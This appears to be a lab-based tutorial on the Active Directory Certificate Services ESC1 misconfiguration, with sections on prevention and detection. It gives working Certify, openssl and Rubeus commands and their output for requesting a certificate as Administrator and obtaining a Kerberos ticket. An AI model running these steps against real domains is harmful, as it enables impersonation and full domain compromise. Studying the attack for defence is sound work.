

Introduction
First, let’s learn about ADCS (Active Directory Certificate Services) - this is a Windows service used to deloy PKI (Public Key Infrastructure) and provide public key cryptography, digital certificates, and digital signature capabilities in an AD domain enviroment.
A certificate is an X.509-formatted digitally signed document used for encryption, message signing or authentication. A certificate typically has various fields, including some of the following:
| Fields | Description |
|---|---|
| Subject | The subject of the certificate is the entity that represents it. This could be a user, a computer, a server, or a service. |
| Public Key | This is the public key associated with the Subject. The corresponding private key is stored separately. |
| NotBefore / NotAfter | The certificate is valid for a certain period of time. |
| Serial Number | The certificate is assigned an identifier by the CA. |
| Issuer | The certificate issuer is usually a Certificate Authority (CA). |
| Subject Alternative Name (SAN) | Alternative names that the Subject can use. This field is extremely important in many AD CS errors because if handled loosely, it can allow the certificate to “identify” as someone else. |
| Basic Constraints | Indicate whether this is a CA certificate or just a regular user/machine certificate. |
| EKU / Enhanced Key Usage | Indicate what the certificate is permitted to be used for. |
ADCS implements a Public Key Infrastructure (PKI) that typically follows this hierarchy:
Root CA (Offline) └── Subordinate CA (Online) └── Certificate Templates └── Issued CertificatesAnd the main components that attackers will exploit are:
- Certificate Authority (CA): Issues and manages certificates.
- Certificate Templates: Define what certificates can be requested and by whom.
- Certificate Store: Where certificates are stored on machines.
- Auto-enrollment: Automatic certificate enrollment for domain objects.
Certificate templates are the core of ADCS attacks. They define:
- Who can request certificates (enrollment permissions)?
- What the certificate can be used for (Enhanced Key Usage)?
- Whether the subject name can be specified by the requester?
- Authentication requirements for enrollment.
Attack Path
ESC1 is a configuration error in the AD CS certificate template that allows a regular user to request a certificate under someone else’s identity.

ESC1 occurs when the template allows the applicant to specify the Subject/SAN themselves. The vulnerability happens when a certificate template has:
CT_FLAG_ENROLLEE_SUPPLIES_SUBJECTflag enabled.- Client Authentication or Any Purpose EKU.
- Domain Users enrollment permissions.
- No manager approval required.
When all these conditions align, the attacker can request a certificate for any user in the domain. It’s that simple. To begin with, attacker will use Certify to scan the environment for vulnerabilities in the PKI infrastructure:
PS C:\Users\tr1ck3r\Downloads> .\Certify.exe find /vulnerable
   _____          _   _  __  / ____|        | | (_)/ _| | |     ___ _ __| |_ _| |_ _   _ | |    / _ \ '__| __| |  _| | | | | |___|  __/ |  | |_| | | | |_| |  \_____\___|_|   \__|_|_|  \__, |                             __/ |                            |___./  v1.0.0
[*] Action: Find certificate templates[*] Using the search base 'CN=Configuration,DC=eagle,DC=local'
[*] Listing info about the Enterprise CA 'eagle-PKI-CA'
    Enterprise CA Name            : eagle-PKI-CA    DNS Hostname                  : PKI.eagle.local    FullName                      : PKI.eagle.local\eagle-PKI-CA    Flags                         : SUPPORTS_NT_AUTHENTICATION, CA_SERVERTYPE_ADVANCED    Cert SubjectName              : CN=eagle-PKI-CA, DC=eagle, DC=local    Cert Thumbprint               : 7C59C4910A1C853128FE12C17C2A54D93D1EECAA    Cert Serial                   : 780E7B38C053CCAB469A33CFAAAB9ECE    Cert Start Date               : 09/08/2022 14.07.25    Cert End Date                 : 09/08/2522 14.17.25    Cert Chain                    : CN=eagle-PKI-CA,DC=eagle,DC=local    UserSpecifiedSAN              : Disabled    CA Permissions                :      Owner: BUILTIN\Administrators        S-1-5-32-544
      Access Rights                                     Principal
      Allow  Enroll                                     NT AUTHORITY\Authenticated UsersS-1-5-11      Allow  ManageCA, ManageCertificates               BUILTIN\Administrators        S-1-5-32-544      Allow  ManageCA, ManageCertificates               EAGLE\Domain Admins           S-1-5-21-1518138621-4282902758-752445584-512      Allow  ManageCA, ManageCertificates               EAGLE\Enterprise Admins       S-1-5-21-1518138621-4282902758-752445584-519    Enrollment Agent Restrictions : None
[!] Vulnerable Certificates Templates :
    CA Name                               : PKI.eagle.local\eagle-PKI-CA    Template Name                         : UserCert    Schema Version                        : 4    Validity Period                       : 10 years    Renewal Period                        : 6 weeks    msPKI-Certificates-Name-Flag          : ENROLLEE_SUPPLIES_SUBJECT    mspki-enrollment-flag                 : INCLUDE_SYMMETRIC_ALGORITHMS, PUBLISH_TO_DS    Authorized Signatures Required        : 0    pkiextendedkeyusage                   : Client Authentication, Encrypting File System, Secure Email, Smart Card Log-on    mspki-certificate-application-policy  : Client Authentication, Encrypting File System, Secure Email, Smart Card Log-on    Permissions      Enrollment Permissions        Enrollment Rights           : EAGLE\Domain Admins           S-1-5-21-1518138621-4282902758-752445584-512                                      EAGLE\Domain Users            S-1-5-21-1518138621-4282902758-752445584-513                                      EAGLE\Enterprise Admins       S-1-5-21-1518138621-4282902758-752445584-519      Object Control Permissions        Owner                       : EAGLE\Administrator           S-1-5-21-1518138621-4282902758-752445584-500        WriteOwner Principals       : EAGLE\Administrator           S-1-5-21-1518138621-4282902758-752445584-500                                      EAGLE\Domain Admins           S-1-5-21-1518138621-4282902758-752445584-512                                      EAGLE\Enterprise Admins       S-1-5-21-1518138621-4282902758-752445584-519        WriteDacl Principals        : EAGLE\Administrator           S-1-5-21-1518138621-4282902758-752445584-500                                      EAGLE\Domain Admins           S-1-5-21-1518138621-4282902758-752445584-512                                      EAGLE\Enterprise Admins       S-1-5-21-1518138621-4282902758-752445584-519        WriteProperty Principals    : EAGLE\Administrator           S-1-5-21-1518138621-4282902758-752445584-500                                      EAGLE\Domain Admins           S-1-5-21-1518138621-4282902758-752445584-512                                      EAGLE\Enterprise Admins       S-1-5-21-1518138621-4282902758-752445584-519
Certify completed in 00:00:00.9120044
The certificate template is fully qualified for us to exploit. To abuse this template, we will use Certify and pass the argument request by specifying the full name of the CA, the name of the vulnerable template, and the name of the user.
PS C:\Users\tr1ck3r\Downloads> .\Certify.exe request /ca:PKI.eagle.local\eagle-PKI-CA /template:UserCert /altname:Administrator
   _____          _   _  __  / ____|        | | (_)/ _| | |     ___ _ __| |_ _| |_ _   _ | |    / _ \ '__| __| |  _| | | | | |___|  __/ |  | |_| | | | |_| |  \_____\___|_|   \__|_|_|  \__, |                             __/ |                            |___./  v1.0.0
[*] Action: Request a Certificates
[*] Current user context    : EAGLE\tr1ck3r[*] No subject name specified, using current context as subject.
[*] Template                : UserCert[*] Subject                 : CN=tr1ck3r, OU=EagleUsers, DC=eagle, DC=local[*] AltName                 : Administrator
[*] Certificate Authority   : PKI.eagle.local\eagle-PKI-CA
[*] CA Response             : The certificate had been issued.[*] Request ID              : 36
[*] cert.pem         :
-----BEGIN RSA PRIVATE KEY-----MIIE...<SNIP><SNIP>wgP7EwPpxHKOrlZr6H+5lS58u/9EuIgdSk1X3VWuZvWRdjL15ovn-----END RSA PRIVATE KEY----------BEGIN CERTIFICATE-----MIIGLzCCBRegAwIBAgITFgAAACx6zV6bbfN1ZQAAAAAALDANBgkqhkiG9w0BAQsF<SNIP><SNIP>eVAB-----END CERTIFICATE-----

[*] Convert with: openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out cert.pfx

Certify completed in 00:00:15.8803493
Once the attack finishes, we will obtain a certificate successfully. The command generates a PEM certificate and displays it as base64. We need to convert the PEM certificate to the format by running the command mentioned in the output of Certify
openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out cert.pfxNow that we have the certificate in a usable PFX format, we can request a Kerberos TGT for the account Administrator and authenticate with the certificate.
PS C:\Users\tr1ck3r\Downloads> .\Rubeus.exe asktgt /domain:eagle.local /user:Administrator /certificate:cert.pfx /dc:dc1.eagle.local /pttPrevention
The attack would not be possible if the CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT flag is not enabled in the certificate template. Another method to thwart this attack is to require CA certificate manager approval before issuing certificates; this will ensure that no certificates on potentially dangerous templates are issued without manual approval.
Detection
ESC1 abuse often leaves traces on both the Certificate Authority and the Domain Controller. On the CA, Event IDs 4886 and 4887 show when a certificate request was received and when it was approved and issued. On the DC, Event ID 4768 can reveal certificate-based Kerberos authentication used to request a TGT.
A practical detection approach is to monitor vulnerable templates, review newly issued certificates, and compare the requester with the certificate’s Subject Alternative Name (SAN) to identify possible impersonation.
# Check certificate requests on the CAGet-WinEvent -FilterHashtable @{LogName='Security'; ID=4886} |Select-Object TimeCreated, Id, Message
# Check issued certificates on the CAGet-WinEvent -FilterHashtable @{LogName='Security'; ID=4887} |Select-Object TimeCreated, Id, Message
# Review full details for the latest certificate request event$event = Get-WinEvent -FilterHashtable @{LogName='Security'; ID=4886} -MaxEvents 1$event | Format-List *
# Optional: dump certificate information from the CA databasecertutil -view
# On the Domain Controller, check Kerberos TGT requestsGet-WinEvent -FilterHashtable @{LogName='Security'; ID=4768} |Select-Object TimeCreated, Id, Message
Reference
- xbz0n@sh - Comprehensive guide on ADCS attacks, certificate templates, and common misconfigurations in PKI infrastructure.
- BeyondTrust - Comprehensive guide on ESC1 certification template attacks and exploitation techniques in Active Directory environments.